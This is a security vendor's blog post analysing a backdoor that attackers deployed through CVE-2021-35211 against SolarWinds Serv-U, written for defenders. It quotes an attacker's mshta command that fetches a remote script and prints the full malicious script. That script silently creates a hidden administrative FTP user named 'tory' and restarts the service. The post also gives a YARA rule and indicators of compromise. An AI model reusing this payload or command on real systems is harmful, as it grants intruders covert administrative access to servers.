
Triage analysis of Serv-U FTP user backdoor deployed by CVE-2021-35211

cadosecurity.com/post/triage-analysis-of-serv-u-ftp-user-backdoor-deployed-by-cve-2021-35211

July 14, 2021

Blog

July 14, 2021



Last night, Microsoft published a blog titled Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit:

> *"MSTIC has observed DEV-0322 targeting entities in the US Defense Industrial Base Sector and software companies …. This activity group is based in China and has been observed using commercial VPN solutions and compromised consumer routers in their attacker infrastructure."*

One of the malicious commands the attacker ran that Microsoft shared is:

```
C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a
```

We took a very quick look at the file 8785f1049eed4f837e634bf61468e6db921368b61ef5c8b4afa03f44465bd3e0 – served from http://144.34.179[.] 162/a – below.

The server is down now, but was previously serving over port 80 from an Apache web-server set to the Chinese language:

```
HTTP/1.1 403 Forbidden
Date: Sat, 26 Jun 2021 13:48:06 GMT
Server: Apache/2.4.37 (centos)
Content-Location: index.html.zh-CN
Vary: negotiate,accept-language
TCN: choice
Last-Modified: Fri, 14 Jun 2019 03:37:43 GMT
ETag: "fa6-58b405e7d6fc0;5c336bc7f4d1f"
Accept-Ranges: bytes
Content-Length: 4006
Content-Type: text/html; charset=UTF-8
Content-Language: zh-cn
```

And the script served is a relatively simple one:

```
<html>
<head>
    <script>
        try {
            var sFolderPath = "C:\\ProgramData\\RhinoSoft\\Serv-U\\Users\\Global Users";
            var fso0 = new ActiveXObject('Scripting.FileSystemObject');
            if (!fso0.FolderExists(sFolderPath)) {
                    fso0.CreateFolder(sFolderPath);
            }
            var fso;
            var data = ">>> VERSION 2
<<<\r\nCUser\r\nUser\r\n0\r\n0\r\n14\r\nCRhinoDateTimeAttr\r\nStatisticsStartTime\r\n1\r\n1\r\nVal\r\n1622098423\r\n<<-
StatisticsStartTime\r\nCRhinoUlongLongAttr\r\nRtServerStartTime\r\n1\r\n1\r\nVal\r\n1622075299\r\n<<-
RtServerStartTime\r\nCDailyCount\r\nRtDailyCount\r\n1\r\n0\r\n25\r\nCRhinoUintAttr\r\nLastHour\r\n1\r\n1\r\nVal\r\n6\r\n<<-
LastHour\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<-
HourTotal\r\nCRhinoUlongLongAttr\r\nHourTotal\r\n0\r\n1\r\nVal\r\n0\r\n<<- HourTotal\r\n<<-
RtDailyCount\r\nCRhinoFileNameStringAttr\r\nLoginID\r\n1\r\n1\r\nVal\r\ntory\r\n<<-
LoginID\r\nCRhinoDateTimeAttr\r\nPasswordChangedOn\r\n1\r\n1\r\nVal\r\n1622098423\r\n<<-
PasswordChangedOn\r\nCRhinoUintAttr\r\nPasswordEncryptMode\r\n1\r\n1\r\nVal\r\n1\r\n<<-
PasswordEncryptMode\r\nCRhinoBoolAttr\r\nPasswordUTF8\r\n1\r\n1\r\nVal\r\n1\r\n<<-
PasswordUTF8\r\nCUserPasswordAttr\r\nPassword\r\n1\r\n1\r\nVal\r\n00:DDAC510D6348F0D1CA9D169BF3835DCE1EC5A7AE344964F2DA75399
 Password\r\nCDirAccess\r\nDirAccess\r\n0\r\n0\r\n2\r\nCDirFileAccessPathAttr\r\nDir\r\n1\r\n1\r\nVal\r\n\\\\\r\n<<-
Dir\r\nCRhinoUintAttr\r\nAccess\r\n1\r\n1\r\nVal\r\n7999\r\n<<- Access\r\n<<-
DirAccess\r\nCDirPathAttr\r\nHomeDir\r\n0\r\n1\r\nVal\r\n\\\\\r\n<<-
HomeDir\r\nCRhinoUintAttr\r\nAdminType\r\n0\r\n1\r\nVal\r\n2\r\n<<-
AdminType\r\nCRhinoBoolAttr\r\nLockInHomeDir\r\n0\r\n1\r\nVal\r\n0\r\n<<-
LockInHomeDir\r\nCRhinoUlongLongAttr\r\nQuota\r\n0\r\n1\r\nVal\r\n0\r\n<<-
Quota\r\nCRhinoBoolAttr\r\nIncludeRespCodesInMsgFiles\r\n0\r\n1\r\nVal\r\n1\r\n<<- IncludeRespCodesInMsgFiles\r\n<<-
User\r\n";
            fso=new ActiveXObject("Scripting.FileSystemObject");
            var fhandle = fso.createtextfile("C:\\ProgramData\\RhinoSoft\\Serv-U\\Users\\Global Users\\tory.Archive",true);
            fhandle.write(data);
            fhandle.close()
        } catch (e) {

        }

        var sleep = function(time) {
            var startTime = new Date().getTime() + parseInt(time, 10);
            while(new Date().getTime() < startTime) {}
        };

        s = new ActiveXObject("WScript.Shell");
        s.run("\"C:\\Program Files\\RhinoSoft\\Serv-U\\Serv-U-Tray.exe\" -stopengine",0)
        sleep(1000)
        s.run("\"C:\\Program Files\\RhinoSoft\\Serv-U\\Serv-U.exe\" -startservice",0)
        window.close();

    </script>
</head>
</html>
```

The script is very simple- it just creates a new user with the following settings:

- Set user creation date to: Thu May 27 2021 06:53:43 GMT+0000 (Unix timestamp of 1622098423)
- Password Hash: DDAC510D6348F0D1CA9D169BF3835DCE1EC5A7AE344964F2DA753991D34C015DEB91B64437A9C99A2AE8EC3CD850694F

Based on the filename, we believe this user created is called “tory” however we haven’t tested this on a live Serv-U installation.

Yara Rule


```
rule Malware_ServU_User_Installer {
   meta:
      description = "Detects malicious script deployed via CVE-2021-35211"
      author = "[email protected]"
      date = "2021-07-14"
      hash = "8785f1049eed4f837e634bf61468e6db921368b61ef5c8b4afa03f44465bd3e0"
      license = "Apache License 2.0"
    strings:
        $ = "<script>"
        $ = "Scripting.FileSystemObject"
        $ = "Global Users"
        $ = "RhinoDateTimeAttr"
        $ = "Serv-U-Tray.exe"
        $ = "WScript.Shell"

    condition:
        all of them and filesize < 300KB
}
```

File Hash
8785f1049eed4f837e634bf61468e6db921368b61ef5c8b4afa03f44465bd3e0

Indicators of Compromise (from Microsoft)
98[.]176[.]196[.]89
68[.]235[.]178[.]32
208[.]113[.]35[.]58
144[.]34[.]179[.]162
97[.]77[.]97[.]58
hxxp://144[.]34[.]179[.]162/a
C:\Windows\Temp\Serv-U.bat
C:\Windows\Temp\test\current.dmp

References

About Cado Security
Cado Security specialises in providing tooling and techniques that allow organisations to threat hunt and investigate cloud and container systems.



If you are interested in knowing more, please don’t hesitate to reach out, our pilot program is now open.

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

> **About Cado Security**

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post